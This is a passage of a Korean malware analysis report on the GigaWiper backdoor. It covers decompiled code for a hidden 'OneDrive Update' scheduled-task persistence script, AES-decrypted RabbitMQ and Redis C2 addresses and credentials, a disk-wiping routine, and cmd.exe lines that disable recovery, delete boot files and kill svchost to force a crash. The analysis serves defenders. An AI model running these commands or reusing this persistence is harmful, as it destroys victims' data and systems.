          ("4abe1473559f9cb9a77b099cee8b6b9eb1ea72cad452cb49533d9bd6983aeace",0x40,
           "1bc305639f9a4aeacbda4df68482306aa9fa90ea55ccc02c85466fb4301673af",0x40);
                    /* Redis 클라이언트 초기화 */
rabbit/tools.InitRedis
          (extraout_RAX,extraout_RBX,extraout_RAX_00,extraout_RBX_00,extraout_RAX_01,
           extraout_RBX_01);
                    /* RabbitMQAMQP C2 통신 시도 및 백도어 기능 수행 */
rabbit/bin.ConnectToServer
          ("68d37b73e8200d2912326b329035fd0b76de17d701564b691da9cb0b63bc33e0",0x40,&DAT_14056c701,
           0x40,&DAT_14056c741,0x40,&DAT_14056c781,0x40,extraout_R11,uVar1);
if (extraout_RAX_02 != 0) {
  local_28 = &string___String_type;
  ppuStack_20 = &goss_Connecting_to_server_error:__140734290;
  local_18 = *(undefined8 *)(extraout_RAX_02 + 8);
                    /* https://github.com/golang/go/blob/go1.24.12/src/fmt/print.go#L314 */
  fmt.Fprintln(&PTR_io.Writer___Interface_type_140737660,DAT_1409d9048,&local_28,2,2);
}
return;
}
```

[Main.Main 문 구성 확인]

백도어 GigaWiper는 제일 처음 rabbit/bin.HandleExecutingAppCount 함수에서 실행 시 레지스트리의 실행 횟수 값으로 최초 실행 여부를 판별한다.

최초 실행이면 정상 업데이트 프로그램으로 위장한 작업 스케줄러 항목을 등록하고 스스로 종료하므로, 실제 악성 행위는 스케줄러가 실행하는 프로세스에서만 발생한다.

스케줄러에 의해 실행되는 경우 하드코딩된 접속 정보를 AES-256-CBC로 복호화 해 결과 보고용 Redis 클라이언트를 초기화하고, RabbitMQ 서버에 TLS로 접속한 뒤 명령을 대기한다.

앞서 분석한 최초 실행 여부를 판단 및 스케줄러 등록은 다음과 같은 로직으로 동작한다.

- 레지스트리 등록

Decompile: rabbit/bin.updateRunCounter - (GigaWiper)

```
21  undefined8 hKey;
22  code *deferClosure [4];
23  code **pDeferClosure;
24
25                    /* rabbit/bin/utility.go:354 */
26  while (&pDeferClosure <= *(code ****)(g_ptr + 0x10)) {
27    runtime.morestack_noctxt();
28  }
29  retCount = 0;
30                    /* HKCU\SOFTWARE\OneDrive\ 열람 */
31  golang.org/x/sys/windows/registry.OpenKey(0x80000001,"SOFTWARE\\OneDrive",0x11,0xf003f);
32  hKey = openKey_key;
33  if (openKey_err != 0) {
34                    /* 열람 실패시 HKCU\SOFTWARE\OneDrive\ 생성 */
35    golang.org/x/sys/windows/registry.CreateKey(0x80000001,"SOFTWARE\\OneDrive",0x11,0xf003f);
36    hKey = createKey_key;
37    if (createKey_err != 0) {
38      return;
39    }
40  }
41  deferClosure[0] = rabbit/bin.updateRunCounter.deferwrap1;
42  pDeferClosure = deferClosure;
43  golang.org/x/sys/windows/registry.Key.GetIntegerValue(hKey,"Environment",0xb);
44                    /* 과거에 실행된적이 있다면 */
45  if (getIntValue_err == 0) {
46    newCount = curCount + 1;
47    dwordBuf_newCount = (undefined4)newCount;
48                    /* https://github.com/golang/sys/blob/v0.34.0/windows/registry/value.go#L287
49                       */
50                    /* HKCU\SOFTWARE\OneDrive\Environment에 실행 횟수 저장 */
51    golang.org/x/sys/windows/registry.Key.setValue(hKey,"Environment",0xb,4,&dwordBuf_newCount,4,4);
52    if (setValue_err != 0) {
53      retCount = 0;
54      (**pDeferClosure)();
55      return;
56    }
57    retCount = newCount;
58    (**pDeferClosure)();
59    return;
60  }
61  dwordBuf_zero = 0;
62                    /* https://github.com/golang/sys/blob/v0.34.0/windows/registry/value.go#L287
63                       */
64                    /* 최초 실행 횟수 0으로 초기화 */
65  golang.org/x/sys/windows/registry.Key.setValue(hKey,"Environment",0xb,4,&dwordBuf_zero,4,4);
66  retCount = 0;
67  (**pDeferClosure)();
68  return;
69}
```

[레지스트리 확인 및 카운트]

rabbit/bin.HandleExecutingAppCount 함수에서 HKCU\SOFTWARE\OneDrive의 Environment 값을 실행 횟수 카운터로 읽어, 값이 존재하지 않으면 최초 실행으로 간주한다.

최초 실행인 경우 카운터를 0으로 생성한 뒤, 파워셸을 통해 "OneDrive Update"라는 이름의 작업 스케줄러 항목을 등록하고 본 프로세스는 그대로 종료된다.

이후의 모든 악성 행위는 작업 스케줄러가 재실행한 인스턴스에서 수행되며, 이때는 Environment에 실행 횟수가 1이 더해지고 기록된다.

- 스케줄 예약 작업 등록

Decompile: rabbit/bin.createScheduledTask - (GigaWiper)

```
local_68 = &string___String_type;
runtime.convTstring(uStack0000000000000008,uStack0000000000000010);
local_58 = &string___String_type;
                    /* 파워쉘 스크립트 구성 */
fmt.Sprintf("\n\t\t$action = New-ScheduledTaskAction -Execute \"%s\" -Argument \"-ExecutionPolicy
Bypass -WindowStyle Hidden\"\n\t\t$trigger1 = New-ScheduledTaskTrigger -Once -At ((Get-Date).AddSe
conds(5)) -RepetitionInterval (New-TimeSpan -Minutes 1)\n\t\t$trigger2 = New-ScheduledTaskTrigger
-AtStartup\n\t\t$Principal = New-ScheduledTaskPrincipal -UserId ([System.Security.Principal.Window
sIdentity]::GetCurrent().Name) -LogonType S4U -RunLevel Highest\n\t\t$settings = New-ScheduledTask
SettingsSet -StartWhenAvailable -DontStopOnIdleEnd -AllowStartIfOnBatteries -DontStopIfGoingOnBatt
eries -Hidden -RestartCount 3 -RestartInterval (New-TimeSpan -Minutes 1) -ExecutionTimeLimit (New-
TimeSpan -Days 0)\n\t\t\n\t\tRegister-ScheduledTask -TaskName \"%s\" -Action $action -Trigger @($t
rigger1, $trigger2) -Principal $Principal -Force -Settings $settings | Out-Null\n\t\tStart-Schedul
edTask -TaskName \"%s\"\n\t"
            ,0x35e,local_78,3,3);
uStack_20 = 8;
local_28 = "-Command";
                    /* 명령어 실행 준비 */
os/exec.Command("powershell",10,&local_28,2,2);
runtime.newobject(&syscall::syscall.SysProcAttr___Struct_type);
*extraout_RAX_00 = 1;
puVar1 = extraout_RAX_00;
iVar2 = extraout_RAX;
if (DAT_140a23620 != 0) {
  runtime.gcWriteBarrier4();
  *extraout_R11 = extraout_RAX_01;
  extraout_R11[1] = *(undefined8 *)(extraout_RCX + 0x98);
  extraout_R11[2] = *(undefined8 *)(extraout_RCX + 0x68);
  extraout_R11[3] = *(undefined8 *)(extraout_RCX + 0x78);
  puVar1 = extraout_RAX_01;
  iVar2 = extraout_RCX;
}
                    /* 구조체 오프셋 매핑 */
*(undefined1 **)(iVar2 + 0x98) = puVar1;
*(undefined8 *)(iVar2 + 0x60) = in_XMM15_Qa;
*(undefined8 *)(iVar2 + 0x68) = in_XMM15_Qb;
*(undefined8 *)(iVar2 + 0x70) = in_XMM15_Qa;
*(undefined8 *)(iVar2 + 0x78) = in_XMM15_Qb;
                    /* 명령어 실행 */
os/exec.(*Cmd).CombinedOutput(iVar2);
```

[파워쉘 실행 확인]

스케줄러에는 파워쉘을 사용하여, "OneDrive Update"이란 이름으로 예약 작업 등록된다.


해당 스크립트는 프로세스 실행 여부를 1분마다 확인하여, 프로세스가 종료된 경우 1분 내에 재실행하도록 설정된 것을 주요 특징으로 확인된다.

▼ 다음 장에 계속

파워셸을 사용한 예약 작업 스크립트 분석 내용은 다음과 같다.

```
#작업 동작 설정
$action = New-ScheduledTaskAction
    -Execute \"%s\" #악성 EXE 절대경로
    -Argument \"-ExecutionPolicy Bypass -WindowStyle Hidden\" #실행 제한 정책을 우회하기 위한 명령어지만 악성 EXE가 파워셸이 아니라 무의미함
#시간 기반 트리거
$trigger1 = New-ScheduledTaskTrigger
    -Once -At ((Get-Date).AddSeconds(5)) #실행 시점으로부터 정확히 5초 후 첫 작업을 시작
    -RepetitionInterval (New-TimeSpan -Minutes 1) #프로그램이 종료되면 1분 내에 다시 실행
#이벤트 기반 트리거
$trigger2 = New-ScheduledTaskTrigger
    -AtStartup #컴퓨터가 부팅될 때마다 작업을 자동으로 실행
#실행 권한 및 계정
$Principal = New-ScheduledTaskPrincipal
    -UserId ([System.Security.Principal.WindowsIdentity]::GetCurrent().Name) # 현재 로그인한 사용자의 권한으로 실행
    -LogonType S4U -RunLevel Highest #사용자가 대화형으로 로그인하지 않은 상태에서도 백그라운드에서 실행 설정, 가능한 가장 높은 관리자 권한으로 실행하도록 설정
#작업 세부 설정
$settings = New-ScheduledTaskSettingsSet
    -StartWhenAvailable      #시스템이 다시 켜지거나 사용 가능한 상태가 되면 즉시 작업을 실행
    -DontStopOnIdleEnd       #시스템 유휴(Idle) 상태에 시작된 작업일지라도, 사용자가 유휴 상태를 종료했을 때 해당 작업을 강제로 중지하지 않고 계속 실행
    -AllowStartIfOnBatteries   #전원 공급 상태와 무관하게 배터리 사용 중에도 작업이 시작되도록 허용
    -DontStopIfGoingOnBatteries #배터리 사용 중에도 제한 없이 실행
    -Hidden                #작업 스케줄러 GUI에서 해당 작업을 숨김
    -RestartCount 3          #실패 시 1분 간격으로 최대 3회 자동 재시작
    -RestartInterval (New-TimeSpan -Minutes 1) #다음 재시작을 시도할 때까지 대기하는 간격을 1분으로 설정
    -ExecutionTimeLimit (New-TimeSpan -Days 0) #시간 제한을 해제하여 작업이 무기한 실행
#작업 등록
Register-ScheduledTask
    -TaskName \"%s\"            #정의한 동작, 트리거, 권한, 설정을 종합하여 %s 이름으로 등록
    -Action $action             #상단에 설정한 값들을 실제 등록하는 부분
    -Trigger @($trigger1, $trigger2)
    -Principal $Principal
    -Force                  #동일한 이름의 작업이 있으면 덮어씀
    -Settings $settings | Out-Null  #등록 과정의 콘솔 출력 메시지를 제거
#작업 실행
Start-ScheduledTask -TaskName \"%s\"     #예약된 조건(5초 후 또는 부팅 시)을 기다리지 않고 등록 직후 작업을 강제로 실행
```

- Redis 통신 준비



[Redis 관련 데이터 복호화 과정]

두 번째 실행부터는 카운터의 값이 0이 아니므로 지속성 설정 단계를 건너뛰고 곧바로 C2 연결로 진입한다. 이 단계에서 rabbit/bin.AESDecrypt 함수가 바이너리에 하드코딩된 암호문을 AES-256-CBC로 복호화 하여 접속 정보를 복원한다.

이때 rabbit/bin.AESDecrypt 함수는 암호문 hex 문자열, 0x40, AES-256 키 hex 문자열, 0x40의 인자를 가진다. 여기서 0x40(=64)은 바이트 수가 아니라 hex 문자열의 길이이며, 암호문과 키에 각각 hex.DecodeString을 한 번씩 적용해 절반 크기인 32바이트로 변환한다.

해당 구조는 암호문 32바이트는 IV(16바이트) + 암호 블록(16바이트)으로 확인된다.

decryptAES256CBC 함수는 이를 IV와 암호 블록으로 분리해 키로 복호화 한 뒤, 결과의 마지막 1바이트를 읽어 그 값만큼 뒤에서 잘라내고 남은 부분을 반환한다.

마지막으로 runtime.slicebytetostring 함수가 해당 바이트 배열을 힙에 문자열로 새로 복사해 반환한다.

▼ 다음 장에 계속

AESDecrypt(cipherHex, keyHex) string
① hex.DecodeString(cipherHex) → ct []byte (32바이트) (IV 16바이트 + 암호 블록 16바이트)
② hex.DecodeString(keyHex) → key []byte (32바이트) (AES-256 키 (256비트 = 32바이트))
③ decryptAES256CBC(ct, key) → plain []byte
IV = ct[:16]
대상 = ct[16:] ← 제자리 복호화 (dst == src)
제거 = (len(ct)-16) - pad ← pad 설정 값 마다 길이가 다름
④ slicebytetostring(tmpBuf, ptr, len) → string 힙에 새로 복사

복호화 된 데이터는 Redis(REmote DIctionary Server)의 접속 데이터로 확인된다.

이때 사용되는 Redis는 인-메모리 키-값(Key-Value) 데이터 구조 저장소로, 여기서는 명령 실행 결과를 전송하는 데 사용된다.

순수 단방향 통신으로 복호화 된 Redis 접속 정보 세 개(호스트, 포트, 비밀번호)가 rabbit/tools.InitRedis 함수로 전달되어 결과 보고용 클라이언트가 초기화된다.

암호문 (hex 64자)	평문	역할
ac598f5f64708ac219780c48fe5056054608ad92a9830a0b9f7860d2c9d8d5d4	185.182.193.21	Redis 호스트
7e94e4ba3348efd7de101761f2398b813af0fa081e6d3205be461e67b66fe798	7542	Redis 포트번호
4abe1473559f9cb9a77b099cee8b6b9eb1ea72cad452cb49533d9bd6983aeace	asgh@rfarhad!	Redis 비밀번호
1bc305639f9a4aeacbda4df68482306aa9fa90ea55ccc02c85466fb4301673af	(해당 없음)	AES-256 키

“ viruschaser.com 에서
최신의 MS Windows 패치 업데이트를 확인하세요. ”



- RabbitMQ 통신 준비

```
Decompile: rabbit/bin.ConnectToServer - (GigaWiper)
73  hostCtPtrArg = param_5;
74  hostCtLenArg = param_6;
75  portCtPtrArg = param_7;
76  portCtLenArg = param_8;
77                    /* rabbit/bin/connector.go:22 */
78  while (&doneChan <= *(undefined8 **)(unaff_R14 + 0x10)) {
79    runtime.morestack_noctxt();
80  }
81                    /* fce57378f63a4e29129fb353aeb077c7e2f4144ff594bd2174leff1f26503bfb
82                       = ($X8Ethr4/6( */
83  rabbit/bin.AESDecrypt
84            (passCtPtrArg,param_4,"1bc305639f9a4aeacbda4df68482306aa9fa90ea55ccc02c85466fb4301673af"
85             ,0x40);
86  passPlainPtr = extraout_RAX;
87                    /* 68d37b73e8200d2912326b329035fd0b76de17d701564b691da9cb0b63bc33e0
88                       = orencpal4 */
89  rabbit/bin.AESDecrypt
90            (userCtPtrArg,userCtLenArg,
91             "1bc305639f9a4aeacbda4df68482306aa9fa90ea55ccc02c85466fb4301673af",0x40);
92                    /* 1773fa29110eeb832729acldceca96b52af8d10da95ecf7446617108083675e2
93                       = 185.182.193.21 */
94  rabbit/bin.AESDecrypt
95            (hostCtPtrArg,hostCtLenArg,
96             "1bc305639f9a4aeacbda4df68482306aa9fa90ea55ccc02c85466fb4301673af",0x40);
97  hostPlainPtr = extraout_RAX_00;
98                    /* 05802ec795dbc682b8aa4eee5f8869563d093308b498d7844d770e7740fcbd13
99                       = 5544 */
00  rabbit/bin.AESDecrypt
01            (portCtPtrArg,portCtLenArg,
02             "1bc305639f9a4aeacbda4df68482306aa9fa90ea55ccc02c85466fb4301673af",0x40);
03  portPlainPtr = extraout_RAX_01;
04  runtime.makechan(&datatype.Chan.chan_os.Signal,0);
05  sigArgs = &PTR_os.Signal___Interface_type_140738fe8;
06  sig0Value = &DAT_1407321a0;
```

[RabbitMQ 관련 접속 데이터 복호화]

Redis가 결과에 대한 송신 전용으로 사용되었다면 C2의 수신 전용으로 RabbitMQ가 사용되었다.

RabbitMQ는 AMQP(Advanced Message Queuing Protocol)을 구현한 오픈소스 메시지 브로커로 알려져 있으며, 현재 샘플에서는 수신용으로 단방향 통신에 사용되는 것이 확인된다.

rabbit/bin.ConnectToServer 함수에서 나머지 암호문 네 개를 복호화 하여 RabbitMQ C2에 접속하고, 감염 호스트명을 이름으로 하는 큐를 선언해 명령을 대기한다.

수신된 명령은 rabbit/bin.MessageReader 함수에서 JSON으로 파싱 해 실행 방식을 결정하며, rabbit/bin.processTask 함수에서 명령 코드에 따라 실제 기능을 수행한다.

이때, Redis 접속 정보 데이터와 같은 동일한 복호화 과정에서 RabbitMQ 접속 정보 데이터를 얻으며 다음과 같다.

▼ 다음 장에 계속


이때, Redis 접속 정보 데이터와 같은 동일한 복호화 과정에서 RabbitMQ 접속 정보 데이터를 얻으며 다음과 같다.

암호문 (hex 64자)	평문	역할
68d37b73e8200d2912326b329035fd0b76de17d701564b691da9cb0b63bc33e0	orencpa14	RabbitMQ 사용자명
fce57378f63a4e29129fb353aeb077c7e2f4144ff594bd21741eff1f26503bfb	($X8Ethr4/6(	RabbitMQ 비밀번호
1773fa29110eeb832729ac1dceca96b52af8d10da95ecf7446617108083675e2	185.182.193.21	RabbitMQ 호스트
05802ec795dbc682b8aa4eee5f8869563d093308b498d7844d770e7740fcbd13	5544	RabbitMQ 포트번호
1bc305639f9a4aeacbda4df68482306aa9fa90ea55ccc02c85466fb4301673af	(해당 없음)	AES-256 키

최종적으로 RabbitMQ와 Redis를 이용한 C2 관련 정보는 다음과 같다..

채널	C2 정보	방향	접속 정보
RabbitMQ(AMQP)	185.182.193.21:5544	수신 (명령)	사용자명: orencpa14 비밀번호: ($X8Ethr4/6(
Redis	185.182.193.21:7542	송신 (결과)	비밀번호: asgh@rfarhad!

- RabbitMQ 명령어 확인



[명령어 분기]

C2에서 사용하는 명령어는 1부터 20까지 문자열로 확인되지만 그중 14는 존재하지 않는다.

우선 명령어를 수행하기 전에 큐 방식과 동기 방식, 고루틴, 큐 정리로 우선 분류가 진행된다.

동기 방식으로 처리되는 명령은 정보 조회와 관리 기능의 단발성이고, 고루틴으로 분리되는 명령은 화면 녹화와 키로거, 원격 제어처럼 장시간 지속 실행되어야 하는 기능이다.

나머지는 모두 큐를 경유하며, rabbit/bin.processTask 함수에서 큐 워커와 동기 방식이 실행된다.

타입	개수	명령어 코드
큐A	11	1, 2, 3, 4, 5, 6, 9, 12, 13, 14, 19
큐B	1	7
동기 방식	6	7(args: pwd), 8, 15, 16, 17, 18
고루틴	3	10, 11, 20
큐 정리	2	7(args:purge_queue), 7(args:purge_cmd_queue)

- 물리 디스크 와이핑 (명령 코드 1)

Decompile: rabbit/tools/tool_wipe_main.WipeMain - (GigaWiper)

```
                    /* rabbit/tools/tool_wipe_main/wipeMain.go:101 */
  while (&errChainLen <= *(undefined8 **)(unaff_R14 + 0x10)) {
    runtime.morestack_noctxt();
  }
  runtime.newobject(&datatype.Slice.[]tool_wipe_main.Win32_DiskDrive);
  diskSlicePtr = extraout_RAX;
                    /* WMI(Windows Management Instrumentation)를 사용, SELECT DeviceID,
                       MediaType, Size, Caption, Model, InterfaceType FROM Win32_DiskDrive 통해
                       디스크 메타데이터 확보 */
  github.com/StackExchange/wmi.Query
            ("SELECT DeviceID, MediaType, Size, Caption, Model, InterfaceType FROM Win32_DiskDrive",
             0x54,&datatype.Ptr.*[]tool_wipe_main.Win32_DiskDrive,extraout_RAX,0,0,0);
  if (extraout_RAX_00 == 0) {
                    /* Windows 설치 물리 디스크 식별 */
    rabbit/tools/tool_wipe_main/tools.FindWindowsDrive();
    rabbit/tools/tool_wipe_main/tools.BindErrors(0,0,extraout_RCX,extraout_RDI);
    puVar3 = (undefined8 *)*diskSlicePtr;
    errChainPtr = extraout_RAX_01;
    errChainLen = extraout_RBX_00;
    for (iVar2 = diskSlicePtr[1]; 0 < iVar2; iVar2 = iVar2 + -1) {
      deviceIdPtr = *puVar3;
      curDiskPtr = puVar3;
      runtime.duffcopy_0x50((uint4 *)diskFieldsBuf,(uint4 *)(puVar3 + 1));
      if ((extraout_RBX != diskFieldsBuf[0]) ||
         (runtime.memequal(in_stack_ffffffffffffe08,in_stack_ffffffffffffe10,
                           in_stack_ffffffffffffe18,in_stack_ffffffffffffe20), extraout_AL == '\0'
         )) {
                    /* DeviceIoControl 함수에 인자 값 IOCTL_DISK_CREATE_DISK(0x7C058) 사용,
                       입력 값 48B 전부 0으로 초기화 → MBR 서명 재초기화 */
        rabbit/tools/tool_wipe_main.unallocateDrive(deviceIdPtr,diskFieldsBuf[0]);
        errfArgs1[0] = 0;
        if (extraout_RAX_03 != 0) {
          errfArgs1[0] = *(undefined8 *)(extraout_RAX_03 + 8);
        }
```

[디스크 파괴]

C2 명령 코드 1은 감염 호스트에 물리적으로 연결된 모든 디스크를 순회하며 파티션 테이블을 파괴하고 전체 섹터를 덮어쓴 뒤 재부팅시키는 기능이다.
진입 함수는 rabbit/tools/tool_wipe_main.WipeMain으로, C2로부터 인자 값을 받지 않고 실행되며, 실행 순서는 다음과 같다.

1. WMI 쿼리를 이용한 물리 디스크 대상 열거
2. FindWindowsDrive API를 사용한 Windows 디스크 식별
3. DeviceIoControl에 IOCTL_DISK_CREATE_DISK(0x7C058)와 0 값을 갖는 48바이트로 파티션 테이블 제거 (비 Windows 디스크 한정)
4. 약 10 MB(0xA00000 Byte) 청크로 WriteFile을 반복을 통한 섹터 덮어쓰기 (전 디스크 대상)
5. exec.Command("shutdown","-r","-t","0"), HideWindow=1을 이용한 시스템 강제 재부팅

- BSOD 유발 및 부팅 불능화 (명령 코드 2)

Decompile: rabbit/tools.runBSCommands - (GigaWiper)

```
171   local_58 = &local_1a8;
172   local_50 = &local_240;
173   local_1a8 = in_XMM15_Qa;
174   iStack_1a0 = in_XMM15_Qb;
175                     /* https://github.com/golang/go/blob/go1.24.12/src/strings/strings.go#L361
176                        */
177                     /* 시스템 자동 재부팅 및 유지관리 기능 비활성화 */
178   strings.genSplit("\nreg add HKLM\\SYSTEM\\CurrentControlSet\\Control\\CrashControl /v AutoReboot /
      t REG_DWORD /d 0 /f\nreg add HKEY_LOCAL_MACHINE\\SOFTWARE\\Policies\\Microsoft\\Windows\\WindowsUp
      date\\AU /v NoAutoRebootWithLoggedOnUsers /t REG_DWORD /d 1 /f\nreg add HKEY_LOCAL_MACHINE\\SOFTWA
      RE\\Microsoft\\Windows NT\\CurrentVersion\\Schedule\\Maintenance /v MaintenanceDisabled /t REG_DWO
      RD /d 1 /f\nreg add HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\Windows /v NoAutoReboo
      tWithLoggedOnUsers /t REG_DWORD /d 1 /f\nreg add HKEY_LOCAL_MACHINE\\SOFTWARE\\Policies\\Microsoft
      \\Windows\\WindowsUpdate\\AU /v AlwaysAutoRebootAtScheduledTime /t REG_DWORD /d 0 /f\n"
179                   ,0x270,"\n",1,0,0xffffffffffffffff);
180   local_2a0 = extraout_RBX;
181   local_200 = extraout_RAX;
182                     /* https://github.com/golang/go/blob/go1.24.12/src/strings/strings.go#L361
183                        */
184                     /* 복구 모드 무력화 및 부팅 핵심 파일 파괴 */
185   strings.genSplit("bcdedit /set {default} recoveryenabled No\nbcdedit /set {default} bootstatuspoli
      cy IgnoreAllFailures\nreagentc /disable\n\ntakeown /F C:\\Windows\\System32\\winload.exe>nul 2>&1\
      ntakeown /F C:\\Windows\\System32\\winload.efi>nul 2>&1\ntakeown /F C:\\Windows\\System32\\ntoskrn
      l.exe>nul 2>&1\ntakeown /F C:\\Windows\\System32\\Boot\\winload.exe>nul 2>&1\ntakeown /F C:\\Windo
      ws\\System32\\Boot\\winload.efi>nul 2>&1\ntakeown /F C:\\Windows\\boot\\PCAT\\bootmgr>nul 2>&1\n\n
      icacls C:\\Windows\\System32\\winload.exe /grant Everyone:F>nul 2>&1\nicacls C:\\Windows\\System32
      \\winload.efi /grant Everyone:F>nul 2>&1\nicacls C:\\Windows\\System32\\ntoskrnl.exe /grant Everyo
      ne:F>nul 2>&1\nicacls C:\\Windows\\System32\\Boot\\winload.exe /grant Everyone:F>nul 2>&1\nicacls
      C:\\Windows\\System32\\Boot\\winload.efi /grant Everyone:F>nul 2>&1\nicacls C:\\Windows\\boot\\PCA
      T\\bootmgr /grant Everyone:F>nul 2>&1\n\ndel /F /Q C:\\Windows\\System32\\winload.exe>nul 2>&1\nti
      meout /t 3 /nobreak>nul 2>&1\ndel /F /Q C:\\Windows\\System32\\winload.efi>nul 2>&1\ntimeout /t 3
      /nobreak>nul 2>&1\ndel /F /Q C:\\Windows\\System32\\ntoskrnl.exe>nul 2>&1\ntimeout /t 3 /nobreak>n
      ul 2>&1\ndel /F /Q C:\\Windows\\Boot\\PCAT\\bootmgr>nul 2>&1>nul 2>&1\ntimeout /t 3 /nobreak>nul 2
      >&1\ndel /F /Q C:\\Windows\\System32\\Boot\\winload.efi>nul 2>&1\ntimeout /t 3 /nobreak>nul 2>&1\n
      del /F /Q C:\\Windows\\System32\\Boot\\winload.exe>nul 2>&1"
186                   ,0x52a,"\n",1,0,0xffffffffffffffff);
187   local_2a8 = extraout_RBX_00;
188   local_208 = extraout_RAX_00;
189                     /* https://github.com/golang/go/blob/go1.24.12/src/strings/strings.go#L361
190                        */
191                     /* 즉각적인 시스템 크래시(BSOD) 유발 */
192   strings.genSplit("bcdedit /set {default} recoveryenabled No>nul 2>&1\ntimeout /t 1 /nobreak>nul 2>
      &1\nbcdedit /set {default} bootstatuspolicy IgnoreAllFailures\n\ntaskkill.exe /f /im svchost.exe"
193                   ,0xac,"\n",1,0,0xffffffffffffffff);
194   local_2b0 = extraout_RBX_01;
```

[cmd.exe 명령어 확인]

명령 코드 1이 디스크 전체를 대상으로 파괴한다면, 코드 2는 운영체제의 부팅 경로와 복구 수단을 파괴하는 기능으로 확인된다.

os/exec를 통한 외부 명령 실행형으로, cmd.exe /c로 순차 실행한다.

첫 번째 실행되는 기능은 reg.exe를 사용한 BSOD(Blue Screen of Death)에 대해 재부팅과 유지 보수 기능 제거 설정이다.

▼ 다음 장에 계속

```
#1.CrashControl\AutoReboot = 0, BSOD(Blue Screen of Death) 모드에서 자동 재부팅하지 않고 멈춤
reg add HKLM\\SYSTEM\\CurrentControlSet\\Control\\CrashControl /v AutoReboot /t REG_DWORD /d 0 /f
#2.WindowsUpdate\AU\NoAutoRebootWithLoggedOnUsers = 1, 사용자가 로그온해 있는 동안 Windows Update가 강제 재부팅 안함
reg add HKEY_LOCAL_MACHINE\\SOFTWARE\\Policies\\Microsoft\\Windows\\WindowsUpdate\\AU /v NoAutoRebootWithLoggedOnUsers /t REG_DWORD /d 1 /f
#3.Schedule\Maintenance\MaintenanceDisabled = 1, Windows 자동 유지 관리 비활성화
